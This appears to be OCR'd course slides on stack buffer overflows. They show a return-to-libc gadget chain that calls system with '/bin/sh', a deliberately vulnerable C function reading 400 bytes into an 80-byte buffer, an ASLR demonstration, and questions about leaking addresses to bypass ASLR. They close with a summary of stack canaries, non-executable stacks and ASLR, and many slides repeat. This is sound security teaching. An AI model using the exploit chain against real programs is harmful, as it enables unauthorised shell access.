| buf+120      | ret            0x7ffff7def46b     |
| buf+112      | "/bin/sh"      0x7ffff7f6cea4     |
| buf+104 RIP  | pop rdi; ret   0x7ffff7df4145     | <-- overwritten RIP
+--------------+-----------------------------------+
| buf+96       | saved rbp (garbage)               |
| buf+0..79    | buf[80] + padding                 |
+--------------+-----------------------------------+
```

It just consists of addresses into libc.

The attack payload

Stack layout (high → low):

```
+--------------+-----------------------------------+
| buf+128      | system         0x7ffff7e1a090     |
| buf+120      | ret            0x7ffff7def46b     |
| buf+112      | "/bin/sh"      0x7ffff7f6cea4     |
| buf+104 RIP  | pop rdi; ret   0x7ffff7df4145     | <-- overwritten RIP
+--------------+-----------------------------------+
| buf+96       | saved rbp (garbage)               |
| buf+0..79    | buf[80] + padding                 |
+--------------+-----------------------------------+
```

RSP=buf+104.

The last “RET” in broken:

Sets RIP = ...4145, and moves RSP=+112.

The “pop rdi” then loads the “/bin/sh” address into rdi.

What does the ret do?

The attack payload

Stack layout (high → low):

```
+--------------+-----------------------------------+
| buf+128      | system         0x7ffff7e1a090     |
| buf+120      | ret            0x7ffff7def46b     |
| buf+112      | "/bin/sh"      0x7ffff7f6cea4     |
| buf+104 RIP  | pop rdi; ret   0x7ffff7df4145     | <-- overwritten RIP
+--------------+-----------------------------------+
| buf+96       | saved rbp (garbage)               |
| buf+0..79    | buf[80] + padding                 |
+--------------+-----------------------------------+
```

RSP=buf+120.

RIP = ...f46b.

This calls a RET.

It sets RIP = ...a090, and RSP to buf+128.

This invokes the “system” call with “/bin/sh” as the rdi argument.

ASLR

sysctl kernel.randomize_va_space=0

sysctl kernel.randomize_va_space=2

By default, places segments of the program at different locations in the virtual address space.

```
int main(int argc, char **argv, char **envp) {
  char *str;
  printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",
      main, &str, (char*)envp, (char*)argv, (char*)((int)str - (int)argv));
  return (0);
}
```

```
d-172-25-98-44:smash abhi$ for f in `seq 1 100`; do  ./aslr; done
main= 0x9cee0, str=0xbff64a88, envp = 0xbff64aec, argv = 0xbff64ae4, delta = 1074378027
main= 0x92ee0, str=0xbff6ea88, envp = 0xbff6eaec, argv = 0xbff6eae4, delta = 1074337067
main= 0xaaee0, str=0xbff56a88, envp = 0xbff56aec, argv = 0xbff56ae4, delta = 1074435371
main= 0x2bee0, str=0xbffd5a88, envp = 0xbffd5aec, argv = 0xbffd5ae4, delta = 1073915179
main= 0x1aee0, str=0xbffe6a88, envp = 0xbffe6aec, argv = 0xbffe6ae4, delta = 1073845547
main= 0x68ee0, str=0xbff98a88, envp = 0xbff98aec, argv = 0xbff98ae4, delta = 1074165035
main= 0x1cee0, str=0xbffe4a88, envp = 0xbffe4aec, argv = 0xbffe4ae4, delta = 1073853739
main= 0x78ee0, str=0xbff88a88, envp = 0xbff88aec, argv = 0xbff88ae4, delta = 1074230571
main= 0x8cee0, str=0xbff74a88, envp = 0xbff74aec, argv = 0xbff74ae4, delta = 1074312491
main= 0x4eee0, str=0xbffb2a88, envp = 0xbffb2aec, argv = 0xbffb2ae4, delta = 1074058539
main= 0xc8ee0, str=0xbff38a88, envp = 0xbff38aec, argv = 0xbff38ae4, delta = 1074558251
main= 0xafee0, str=0xbff51a88, envp = 0xbff51aec, argv = 0xbff51ae4, delta = 1074455851
main=  0x5ee0, str=0xbfffba88, envp = 0xbfffbaec, argv = 0xbfffbae4, delta = 1073759531
main= 0x55ee0, str=0xbffaba88, envp = 0xbffabaec, argv = 0xbffabae4, delta = 1074087211
main= 0x77ee0, str=0xbff89a88, envp = 0xbff89aec, argv = 0xbff89ae4, delta = 1074226475
main= 0x24ee0, str=0xbffdca88, envp = 0xbffdcaec, argv = 0xbffdcae4, delta = 1073886507
main= 0xa6ee0, str=0xbff5aa88, envp = 0xbff5aaec, argv = 0xbff5aae4, delta = 1074418987
main= 0x69ee0, str=0xbff97a88, envp = 0xbff97aec, argv = 0xbff97ae4, delta = 1074169131
main= 0xb9ee0, str=0xbff47a88, envp = 0xbff47aec, argv = 0xbff47ae4, delta = 1074496811
main= 0x47ee0, str=0xbffb9a88, envp = 0xbffb9aec, argv = 0xbffb9ae4, delta = 1074029867
main= 0x7bee0, str=0xbff85a88, envp = 0xbff85aec, argv = 0xbff85ae4, delta = 1074242859
```

How can we defeat ASLR ?

```
int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}
```

2 problems to solve:


1. How can we learn an address in this program's memory?
2. How do we prevent the program from ending? (next run will be different)


How can we defeat ASLR ?

```
int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}
```


What argument can we give here to leak an address ?


Stack Canaries






Stack Canaries






Stack Canaries




Add a secret canary on stack on every function call.

Terminate program if canary value is not correct.




Stack Canaries



Add a secret canary on stack on every function call.

Terminate program if canary value is not correct.



Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming